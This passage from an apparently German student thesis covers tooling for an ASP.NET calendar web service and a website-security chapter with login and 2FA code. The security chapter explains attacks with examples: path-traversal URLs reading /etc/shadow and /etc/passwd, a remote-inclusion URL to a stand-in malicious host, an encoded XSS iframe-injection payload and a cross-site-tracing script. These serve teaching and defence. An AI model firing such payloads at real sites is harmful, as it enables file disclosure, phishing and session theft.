


Abbildung 6.2: ASP.NET Projekt erstellen




Abbildung 6.3: ASP.NET Webanwendung auswählen





Abbildung 6.4: ASP.NET Vorlage auswählen



### Abbildung 6.5: ASP.NET Projekt Resultat

## MSSQL

MSSQL ist KEIN Teil der finalen Diplomarbeit und wurde nur zu Testzwecken verwendet. Im Laufe der Entwicklung wurde von Teammitglied Matthias Franz und Marcel Stering ein Raspberry PI als Datenbank aufgesetzt um einige Tests durchzuführen. Dies wurde mit Microsoft SQL Server verwirklicht.

## Microsoft SQL Server management Studios

Bei der Microsoft SQL Server entwicklung kam Microsoft SQL Server management Studios zum Einsatz, die Aufgabe des Management Studios war es den Server zu konfigurieren und zu verwalten.

## Entity Framework

Das Entity Framework ist ein Großteil des Projektparts "Parser". Das Entity Framework wird angewandt um den Zugriff auf die Datenbank zu erleichtern. Es dient zur objektrationalen Abbildung auf .NET Objektstrukturen.



Auf die Funktionsweise des EFs wird im Kapitel "Parser" genauer eingegangen.

vgl. Vega, 2018

## ReSharper

ReSharper ist eine Erweiterung für Visual Studio, welche das Entwickeln im .NET Bereich erleichtert. Die tschechische Firma JetBrains ist unter anderem Herausgeber von PyCharm, IntelliJ IDEA, CLion und vielen weiteren hilfreichen Entwicklungs-Tools.

### ReSharper Installation

1. ReSharper auf der JetBrains Seite unter folgendem Link herunterladen:  
<https://www.jetbrains.com/resharper/download/>
2. Nach Download, die .exe Datei ausführen
3. Installierte Visual Studio Version auswählen, License Agreement akzeptieren, anschließend bei gewolltem Paket auf "Install" klicken und auf "Next". Wenn nun auf "Next" geklickt wird, werden alle zu installierenden Pakete nochmal angezeigt. Falls die Auswahl passt, auf "Install" klicken.
4. Wenn die Installation abgeschlossen ist Fenster schließen.
5. Um sicherzugehen, dass die Installation erfolgt ist, Visual Studio starten. Hier sollte nun ein Fenster aufploppen um das Shortcut Scheme auszuwählen. Wird nun eine der Möglichkeiten gewählt und die Vereinbarungen akzeptiert sollte anschließend eine Lizenz Information zu sehen sein. Hier beim Paket auf "Start Evaluation" klicken und anschließend auf "OK". ReSHarper ist nach diesen Schritten funktionsfähig und bereit zur Verwendung.

## PostMan

PostMan wird verwendet um API Tests durchzuführen. Die Software bietet eine sehr übersichtliche Benutzeroberfläche und ermöglicht es dem Benutzer einfach HTTP Requests zu generieren und erspart dem Anwender große

Mengen an Code zu schreiben.

vgl. Farmer, [2017](#)

Mithilfe von PostMan ist es möglich einfache GET-Requests zu senden, bei der Response ist mitunter möglich einzustellen wie diese angezeigt werden sollen. Auf der linken Seite der PostMan-Anwendung ist eine zeitliche Protokollierung, wann welche Anfrage gesendet wurde, sichtbar.

## 6.3 Kommunikation

Das Kapitel Kommunikation befasst sich mit allen verwendeten Technologien, welche zur Kommunikation innerhalb des Teams verwendet wurden.

### Discord

Um im Laufe des praktischen Teils der Diplomarbeit die Übersicht zu behalten und alles zu organisieren wurde Discord verwendet. Discord hat viele Funktionen welche die Kommunikation im Team erleichtern. Discord bietet dem Benutzer an einen oder mehrere Server gratis zu erstellen. Ein Server kann aus Text und Sprachchannels bestehen. In einem Textchannel können festgelegte Personen schreiben und in einem Sprachchannel kann über VOIP miteinander geredet werden. Falls Teamintern etwas zu besprechen war oder Probleme auftraten bat Discord die perfekte Kommunikationsfläche. Da wir als Gruppe mehrere Projekte haben, haben wir einen "Projekts-erver". In diesem Projektserver wurde ein Text und Sprach Channel für die Diplomarbeit eingerichtet. Im Text Channel werden kleine Probleme, welche schnell gelöst werden können, besprochen und Files ausgetauscht. Im Sprach Channel werden größere Probleme besprochen oder wenn nötig Zeitplan-Änderungen behandelt.

## Telegram

Telegram wurde nicht regelmäßig verwendet, es diente als ein Backup falls Discord aus jeglichen Gründen nicht Verfügbar war. Telegram ist eine Chat-Applikation, vergleichbar mit WhatsApp.

## 6.4 Filesharing

Das Thema "Filesharing" ist in einer Diplomarbeit im Bereich der Software-Entwicklung essentiell. Unter dieser Überschrift werden alle Technologien im Bereich Filesharing, welche während der Diplomarbeit verwendet wurden, aufgelistet und erklärt.

### TFS

Der Microsoft Team Foundation Server ist die verwendete Code-Sharing Technologie. Da der Auftraggeber, die Firma Intact GmbH oder Intact Systems, mit dieser Technologie arbeitet haben wir, bei einem der ersten Treffen, TFS für Code Sharing gewählt. Wir hatten einige Probleme mit dem TFS wodurch oft einzelne Teile des Projekts entwickelt wurden und dann in ein Projekt zusammengeführt wurden. Die Probleme waren unter anderem, dass die Firma längere Zeit gebraucht hat um den Server zur Verfügung zustellen aber auch, dass das Verbinden mit dem Server am Anfang nicht geklappt hat.

### Discord

Wie bereits bei den Technologien erwähnt haben wir auf einem Discord Server einen Text Channel eingerichtet. Dieser eignet sich nicht nur um miteinander zu schreiben sondern kann auch dafür genutzt werden mit anderen Benutzer Dateien zu teilen.

### Google Drive

Google Drive ist ein von Google bereitgestellter Cloud Service um Dokumente freizugeben, Online zu bearbeiten und zu speichern. Mithilfe von Google Drive wurde an Präsentationen und Projekten gearbeitet. Durch Google Docs und Google Präsentation fällt es leicht mit mehreren Personen gleichzeitig an einem Dokument zu arbeiten. Durch Google Drive wurden Dokumente wie die IVM Matrix, den Projektstrukturplan, die Meetings und die SCRUM Sprints erstellt und an alle Mitglieder geteilt.

## 6.5 Organisation

Organisation ist ein wichtiger Teil bei einem Projekt im Team. In diesem Kapitel werden alle eingesetzten Mittel zur erleichterten Organisation aufgelistet und erklärt.

### Trello

Trello ist eine web-basiert Software die das Managen von Projekten vereinfacht. Trello wurde benutzt um den management Prozess Scrum erfolgreich durchzuführen. Trello bietet eine gute Übersicht über den Status des Projekts, da es Aufgaben in Form von kleinen Karten in einer Liste anzeigt. Diese Aufgaben kann mit einer verantwortlichen Person inkl. Frist versehen werden. So wird dem Scrummaster die Möglichkeit geboten 3 Listen zu erstellen: "To Do", "in Arbeit" und "Fertig". Je nachdem in welchem Status sich die Aufgabe befindet wird sie dementsprechend zugeteilt. vgl. Wikipedia, [2018](#)

## 6.6 Schriftliche Arbeit

Hier wird die verwendete Technologie zur Verfassung der Diplomarbeit angegeben. Mit anschließender Begründung warum sie verwendet wurde.

## LaTeX

LaTeX ist ein System mit dessen Hilfe ein Dokument erstellt werden kann. Die Formatierung dieses Dokuments läuft, anders als bei Word, über Befehle. LaTeX läuft über das Textsatzsystem TeX. TeX hat seine eigene Sprache um Formatierungen von Text oder Grafiken sehr präzise und individuell einzustellen.

### Warum LaTeX?

Warum wurde LaTeX verwendet und nicht Word oder sonstige Programme? Sobald bei einem Dokument vorgeschriebene Formatierung einzuhalten ist oder es einen großen Umfang haben wird, lohnt es sich LaTeX zu verwenden. Mit LaTeX werden Formatierungen per Befehl definiert, am Anfang des Dokuments können gewisse Vorgaben definiert werden. So ist es möglich standardmäßige Einstellungen vorzunehmen, welche Formatierungsfehler beinahe komplett ausschließen. Nicht nur die Formatierung wird übersichtlicher und erleichtert, auch die Aufteilung des Projekts wird simpler. Es ist möglich ein Dokument als "Haupt"-Dokument anzulegen und in diesem weitere einzelne Dokumente einzubinden. So können verschiedenen Themenbereiche in verschiedene Dokumente aufgeteilt werden. vgl. Steinhauser, [2016](#)



## 7 Website-Security

In diesem Abschnitt wird die Security der Webseite behandelt. Es wird behandelt, wie das sichere Einloggen in eine Webseite gewährt werden kann, wie sich vor XSS/CSRF geschützt werden kann, wie SQL Injections vermieden werden können und wie Passwörter sicher gespeichert werden. Es werden generell alle Themen behandelt, die bei der Erstellung einer sicheren Webseite zu beachten sind. Dazu werden auch einige Code Beispiele angeführt werden.

### 7.1 Login Handling

Die Webseite soll eine Login-Funktion haben, die es einem Nutzer des ICAL-Webservices erlaubt auf seine derzeitig vorhandenen Kalender zuzugreifen. Dafür muss unsere Webseite eine passende sichere Authentifizierung für Benutzer anbieten. Diese Benutzerdaten müssen natürlich verschlüsselt in einer Datenbank gespeichert werden.

#### 7.1.1 Der Login Code

```
/* Hier wird die HTTP-Methode festgelegt. Es wird
   festgelegt ob nicht angemeldete User die Erlaubnis
   haben diese Methode zu nutzen und der
   Anti-Request-Forgery-Token wird gesetzt. */
[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
```

```
public async Task<IActionResult> Login(LoginViewModel
    model, string returnUrl = null)
{
    //setzen der returnUrl
    ViewData["ReturnUrl"] = returnUrl;
    if (ModelState.IsValid)
    {
        //Aufrufen des PasswordSignInAsync und
        //abpruefen ob der Login erfolgreich
        //war.
        var result = await
            _signInManager.PasswordSignInAsync
                (model.Email, model.Password,
                 model.RememberMe, lockoutOnFailure:
                 false);
        if (result.Succeeded)
        {
            _logger.LogInformation("User logged
                                   in.");
            return RedirectToLocal(returnUrl);
        }
        if (result.RequiresTwoFactor)
        {
            return
                RedirectToAction(nameof(LoginWith2fa),
                                new { returnUrl, model.RememberMe });
        }
        //Ebenso abpruefen ob der User ausgeloggt
        //ist.
        if (result.IsLockedOut)
        {
            _logger.LogWarning("User account locked
                                out.");
            return RedirectToAction(nameof(Lockout));
        }
        else
        {
            ModelState.AddModelError(string.Empty,
                                    "Invalid login attempt.");
        }
    }
}
```



```
        return View(model);  
    }  
}  
  
return View(model);  
}
```

Listing 7.1: Login

Was beispielsweise eine View ist wird im Kapitel Webseite MVC Views erklärt.

## 7.2 Two-Factor-Auth

### 7.2.1 Was ist Two-Factor Authentication

Die Zweifaktorauthentifizierung (2FA) ist eine Art der Multi-Faktor-Authentifizierung. Es ist eine Methode, mit der der Benutzer über zwei verschiedene Faktoren seine Identität bestätigen kann.

Die dabei geltenden Faktoren lauten:

1. etwas, das sie wissen
2. etwas, das sie haben
3. etwas, das sie sind

Ein gutes Beispiel für die Zweifaktorauthentifizierung ist die Behebung von Geld an einem Geldautomaten. Nur die korrekte Kombination einer Bankkarte (die der Benutzer besitzt) und einer PIN (die der Benutzer weiß) ermöglicht die Durchführung der Transaktion.

Der Anmeldevorgang bei Google wäre ein neumodernerer Beispiel für die Zweifaktorauthentifizierung. Hierbei muss zuerst das Benutzerpasswort eingegeben werden, danach muss das eigene Smartphone über Passwort, Pin oder Fingerprint entsperrt werden und das Einloggen erlaubt werden. vgl. Wikipedia ([2019a](#))

## 7.2.2 2FA Login Code

```
[HttpGet]
[AllowAnonymous]
public async Task<IActionResult> LoginWith2fa(bool
    rememberMe, string returnUrl = null)
{
    //Hier wird eine variable ,welche die 2FA Methode
    //aufruft, initialisiert.
    var user = await
        _signInManager.GetTwoFactorAuthenticationUserAsync();
    //Gibt die Methode GetTwoFactorAuthenticationUserAsync
    //null zurueck wird eine Exception geworfen
    if (user == null)
    {
        throw new ApplicationException($"Unable to load
            two-factor authentication user.");
    }
    //Wenn nicht wird LoginWith2faViewModel erzeugt.
    var model = new LoginWith2faViewModel { RememberMe
        = rememberMe };
    ViewData["ReturnUrl"] = returnUrl;

    return View(model);
}

[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<IActionResult>
    LoginWith2fa(LoginWith2faViewModel model, bool
        rememberMe, string returnUrl = null)
{
    if (!ModelState.IsValid)
    {
        return View(model);
    }

    var user = await _signInManager.
```

```
        GetTwoFactorAuthenticationUserAsync();
    if (user == null)
    {
        throw new ApplicationException($"Unable to
            load user with ID
            '{_userManager.GetUserId(User)}'.");
    }

    var authenticatorCode =
        model.TwoFactorCode.Replace(" ",
            string.Empty).Replace("-", string.Empty);

    var result = await
        _signInManager.TwoFactorAuthenticatorSignInAsync(
            authenticatorCode, rememberMe,
            model.RememberMachine);

    if (result.Succeeded)
    {
        _logger.LogInformation("User with ID {UserId}
            logged in with 2fa.", user.Id);
        return RedirectToLocal(returnUrl);
    }
    else if (result.IsLockedOut)
    {
        _logger.LogWarning("User with ID {UserId}
            account locked out.", user.Id);
        return RedirectToAction(nameof(Lockout));
    }
    else
    {
        _logger.LogWarning("Invalid authenticator code
            entered for user with ID {UserId}.",
            user.Id);
        ModelState.AddModelError(string.Empty,
            "Invalid authenticator code.");
        return View();
    }
}
```

## Listing 7.2: Login

## 7.3 Path-Traversal

Als Path-Traversal wird eine Security Schwachstelle bezeichnet, die es einem Angreifer erlaubt, durch Manipulation des URLs auf Daten zuzugreifen, auf die er nicht zugreifen können dürfte.

### 7.3.1 Grundprinzip

Es sollte nicht möglich sein auf Dateien, die sich außerhalb vom Web-Directory befinden, zugreifen zu können. Beim Path-Traversal versucht der Angreifer durch Beifügen von Pfadangaben das Verzeichnis zum Root-Verzeichnis zu wechseln. Dafür benutzt der Angreifer `../` als Parameter zum Wechseln des Verzeichnisses.

### 7.3.2 Beispiele

1. Windows

- a) `http://www.example.com/index.foo?item=../../../../Config.sys`
- b) `http://www.example.com/index.foo?item=../../../../Windows/System32/cmd.exe?/C+dir+C:`

2. Linux

- a) `http://some_site.com.br/../../../../etc/shadow`
- b) `http://some_site.com.br/get-files?file=/etc/passwd`

Anhand dieser Beispiele ist ersichtlich, dass diese Schwäche einem erlaubt lokale Passwörter und Windows Konfigurationsdateien auszulesen.

Unter Linux ist diese Schwäche kritischer, da sie dort Zugriff auf die komplette Festplatte gewährt. In Windows kann lediglich auf das lokale Verzeichnis zugegriffen werden, in welchem sich die Webseite befindet.

Eine weitere Anwendungsmöglichkeit ist es auf seine eigene bösartige Seite zu verweisen und über diese Seite Code zu injizieren, mit dem noch mehr Möglichkeiten verschafft werden können.

[http://some\\_site.com.br/some-page?page=http://BoeseSeite.com.br/other-page.htm/malicius-code.php](http://some_site.com.br/some-page?page=http://BoeseSeite.com.br/other-page.htm/malicius-code.php)

vgl. owasp (2015)

## 7.4 HTTP-Protokoll

Da sich die fortführenden Themen mit dem HTTP-Protokoll und HTTP Requests beschäftigen werden, wird in diesem Kapitel kurz das Hypertext Transfer Protocol (HTTP) erklärt.

### 7.4.1 HTTP-Allgemein

Das Hypertext Transfer Protocol läuft auf Port 80/TCP und ist für die Übertragung von Daten zuständig.

### 7.4.2 HTTP-Funktionsweise

Das Hypertext Transfer Protocol kommuniziert auf dem Client-Server-Prinzip. Bedeutet das der HTTP-Client(ein Browser) eine Anfrage (eine sogenannte HTTP-Request) an einen HTTP-Server sendet. Der Server analysiert die Anfrage und antwortet mit einer HTTP-Response. Die Kommunikation endet mit der Antwort des HTTP-Servers. Diese Kommunikation wird in Textform abgehalten. Die Meldungen werden wie bereits erwähnt HTTP-Request und HTTP-Response genannt und diese bestehen aus einem Header und Daten. Dieser Header enthält alle notwendigen Steuerinformationen. Die HTTP-Daten sind abhängig von wem sie gesendet werden, werden diese vom Server gesendet sind sie zumeist ein File, werden sie jedoch vom Client gesendet enthalten diese, die Daten von den Nutzereingaben, die dieser getätigt hat.

### 7.4.3 HTTP-Request

Nun wird die HTTP-Request behandelt, welche wie bereits erwähnt in den weiteren Kapiteln eine Rolle spielen wird.

Der HTTP-Request ist eine Anfrage vom Client an einen Server, dieser Request besteht aus einer Methode, einer URL und dem Request-Header. Die häufigst genutzten Methoden sind POST und GET, da damit die Hauptkommunikation von Server und Client funktioniert. Auf die Methode folgt, durch Leerzeichen getrennt, der URL und die verwendete HTTP-Version. Danach kommt der Header und bei der Methode POST die Formulardaten.

#### HTTP-Request-Header

1. Methode URL HTTP/Version
2. General Header
3. Request Header
4. Entity Header (optional)
5. Leerzeile (!)
6. Request Entity (falls vorhanden)

#### Header-Methoden

In diesem Abschnitt werden die für die weiterführenden Kapiteln relevanten Header-Methoden erklärt.

#### Methoden

1. GET
2. POST
3. HEAD
4. PUT
5. OPTIONS
6. DELETE
7. TRACE
8. CONNECT

**GET :**

Die GET-Methode hat als Zweck eine HTML-Datei oder eine andere Quelle vom HTTP-Server anzufordern. Die Quelle wird durch den URL festgelegt. Über GET können beispielsweise auch Formulardaten übermittelt werden. Diese werden in codierter Form an den URL angehängt. Die Trennung von URL und Formular Daten erfolgt dabei durch ein Fragezeichen(?).

**Beispiel HTTP-GET Request mit Postman**

```
GET / HTTP/1.1
Host: www.htl-kaindorf.at
Content-Type: application/x-www-form-urlencoded
cache-control: no-cache
Postman-Token: d5bf16bd-2c73-4911-8a4c-c33d13dfa6ad
```

Listing 7.3: HTTP GET

**POST :**

Die POST-Methode ähnelt der GET-Methode in der Funktion, jedoch wird sie zum Senden von Formulardaten an ein serverseitiges Skript verwendet. Hierbei werden die Daten im Entity-Bereich durch eine Leerzeile getrennt und vom Header übertragen.

**Beispiel HTTP-POST Request mit Postman**

```
POST / HTTP/1.1
Host: www.google.com
Content-Type: application/x-www-form-urlencoded
cache-control: no-cache
Postman-Token: b632b3e6-a87f-4ba6-80eb-e3c6c701710b
firstname=Marcellastname=Stering
```

Listing 7.4: HTTP POST

Hier wurden an den Host `www.google.com` die Formular-Daten `"firstname=Marcel"` und `"lastname=Stering"` gesendet.

**Trace :**

Mit der TRACE-Methode werden HTTP-Requests, zwischen Client und Server über einen/mehrere Proxy-Server verfolgt. Die während der Übertragung angesprochenen Server stehen hierbei dann im Headerfeld unter "Via".

## 7.5 XSS Protection

### 7.5.1 Allgemeines über XSS

XSS steht für Cross-Site-Scripting und ist eine Security Schwachstelle, welche es ausnutzt, dass ein Webseitenadministrator nicht davon ausgeht, dass eine gewisse Art von Benutzereingabe getätigt wird. Meist nutzt ein Angreifer diese Schwäche, um einen bösartigen Code auszuführen. Beispiele dafür werden später noch behandelt werden. Trotz des hohen Bekanntheitsgrades von Cross-Site-Scripting ist diese Schwachstelle immer noch auf der OWASP Top 10, welche die häufigsten Security Schwachstellen Jahr für Jahr auflistet. Bei dem Ausnutzen von XSS wird nicht direkt eine Person angegriffen, sondern diese Schwachstelle wird genutzt, um beispielsweise ein bösartiges Skript auf der Webseite zu platzieren, welches dann von einem nichts ahnenden Benutzer aufgerufen wird.

### 7.5.2 XSS Targets:

1. Javascript (wobei Javascript das beliebteste ist)
2. VBScript
3. ActiveX
4. Flash

### 7.5.3 Warum ist Javascript so beliebt?

Der Grund hierfür ist, dass Javascript eine fundamentale Einheit einer Webseite ist. Es ist kaum noch eine Webseite zu finden, welche kein Javascript



verwendet.

### 7.5.4 Beliebte Angriffsvektoren

1. Session Hijacking
2. Website-Defacements
3. Phishing

vgl. owasp ([2018](#))

### 7.5.5 Session Hijacking

Beim Session Hijacking werden, wie es einem der Name schon verrät, Sessions von Webseiten übernommen. Meist bemerkt ein Benutzer gar nicht, dass seine Session von einem Angreifer übernommen worden ist. Das Hauptziel ist dabei, das Überwachen von Aktivitäten bzw. Datendiebstahl. Sehr problematisch wird es, wenn eine Administratorsession zugänglich wird und der Angreifer so auf einen Administrator Account zugreifen kann. Bei so einem Vorfall hat der Angreifer dann alle Rechte und kann sich so zusagen austoben, wie er will. Daraus ist ersichtlich, dass eine kleine Cross-Site-Scripting Schwachstelle ausreicht, um viel Schaden anrichten zu können.

### 7.5.6 Website-Defacements

Website-Defacements ist mit Graffiti der realen Welt zu vergleichen, nur eben in digitaler Form. Hier wird XSS genutzt, um sich den Zugriff auf die Webseite zu verschaffen und diese dann optisch zu verändern.

### 7.5.7 Phishing

Im Prinzip ist Phishing die Intention mit Fake Webseiten oder E-Mails an vertrauliche Daten eines Users zu kommen. Ein Beispiel wäre mit einer gefälschten Facebook Loginseite an die Logindaten eines Benutzers zu kommen.

Doch wie hängt das mit XSS zusammen?

Eine URL enthält sehr oft eine Abfragezeichenfolge. Diese werden benutzt, um beliebige Werte zu übergeben. Beispielsweise würde die URL <http://www.Sehr-Sichere-Webseite.com/program?value> den Parameter value an das Programm schicken. Und hier kommt Cross-Site-Scripting ins Spiel, denn hier könnte wieder etwas Böses übergeben werden.

Ein Angreifer könnte jetzt diese Schwäche ausnutzen, um zu einer anderen Webseite weiterzuleiten und selbst noch etwas hinzufügen, beispielsweise der Abfrage von Login Daten.

Beispiel

```
http://www.EineFinanzseite.com/?q=%3Cscript%3Edocument.write%28%22%
3Ciframe+src%3D%27http%3A%2F%2Fwww.BoeseSeite.com%27+FRAMEBORDER%
3D%270%27+WIDTH%3D%27800%27+HEIGHT%3D%27640%27+scrolling%3D%27auto%
27%3E%3C%2Fiframe%3E%22%29%3C%2Fscript%3E&...=...&...
```

Wobei die Modulowerte in Hexadezimal folgendes darstellen

```
3C == <
3E == >
28 == (
22 == "
3D == =
27 == '
3A == :
2F == /
29 == )
```

Es ergibt sich daraus

```
http://www.EineFinanzseite.com/?q=<script>document.write("<iframe src=
'http://www.BoeseSeite.com' FRAMEBORDER='0' WIDTH='800' HEIGHT='640'
scrolling='auto'></iframe>")</script>&...=...&...">
```

Beim Ausführen wird dann HTML Code eingefügt

```
<iframe src='http://www.BoeseSeite.com' FRAMEBORDER='0' WIDTH='800'  
HEIGHT='640' scrolling='auto'></iframe>
```

Diese IFrame beinhaltet jetzt Code von der bösen Seite und ermöglicht dem Angreifer eingegebene Daten vom Benutzer zu sehen.

vgl. Ramzan (2006)

### 7.5.8 Cross-Site-Tracing XST

Beim Cross-Site-Tracing werden XSS und die HTTP-Methoden TRACE oder TRACK verwendet. TRACE ermöglicht dem Client zu sehen, was am anderen Ende der Anforderungskette empfangen wird, und diese Daten für Test- oder Diagnoseinformationen zu verwenden. Die TRACK-Methode funktioniert fast gleich, ist jedoch spezifisch für IIS von Microsoft. Cross-Site-Tracing kann als Methode zum Stehlen von User-Cookies über Cross-Site-Scripting verwendet werden. Auch wenn für den Cookie das Kennzeichen "HttpOnly" gesetzt ist.

Obwohl die TRACE-Methode scheinbar harmlos ist, kann sie in einigen Szenarien erfolgreich eingesetzt werden, um die Berechtigungsnachweise legitimer Benutzer zu stehlen. Diese Angriffsmethode wurde 2003 von Jeremiah Grossman entdeckt, um den HttpOnly-Tag zu umgehen, den Microsoft in Internet Explorer 6 SP1 eingeführt hat, um Cookies vor dem Zugriff durch JavaScript zu schützen. Tatsächlich besteht eines der am häufigsten auftretenden Angriffsmuster in Cross Site Scripting darin, auf das document.cookie -Objekt zuzugreifen und es an einen vom Angreifer kontrollierten Webserver zu senden, damit er die Sitzung des Opfers übernehmen kann. Das Markieren eines Cookies als HttpOnly verbietet JavaScript das Stehlen dieses Cookies und damit kann dieser Cookie nicht an Dritte weitergegeben werden. Die TRACE-Methode kann jedoch verwendet werden, um diesen Schutz zu umgehen und auf das Cookie selbst in diesem Szenario zuzugreifen.

Modernere Browser verhindern das TRACE über JavaScript gesendet werden kann.

### 7.5.9 Beispiel

```
<script>
  var xmlhttp = new XMLHttpRequest();
  var url = 'http://127.0.0.1/';

  xmlhttp.withCredentials = true; // send cookie header
  xmlhttp.open('TRACE', url, false);
  xmlhttp.send();
</script>
```

Listing 7.5: Cross Site Tracing

vgl. owasp (2014)

### 7.5.10 Wie wird XSS Protection gewährleistet

Die Webseite beschränkt sich generell auf wenige Eingabefelder, wo eine Standard XSS versucht werden könnte. Alle diese Eingabefelder erlauben keine Tags oder Sonderzeichen. Auch Url Parameter können nie direkt gesetzt werden und somit fällt auch der URL als möglicher Einstiegspunkt weg.

Alle Eingabefelder

## Register

Create a new account.

Email

Password

Confirm password

Abbildung 7.1: Webseite Eingabefeld 1


## Log in

Use a local account to log in.

Email

Password

Abbildung 7.2: Webseite Eingabefeld 2



The image shows a web form with two input fields. The first field is labeled 'Email' and contains a redacted email address. Below it is a link that says 'Send verification email'. The second field is labeled 'Phone number' and is empty.

Abbildung 7.3: Webseite Eingabefeld 3

In den URLs werden durch MVC und passende Implementierung nie Parameter gesendet bei denen es möglich wäre XSS Code einzufügen. Dadurch hat unsere Webseite eine funktionierende XSS Protection.

## 7.6 XSRF/CSRF Protection

### 7.6.1 Was ist XSRF/CSRF

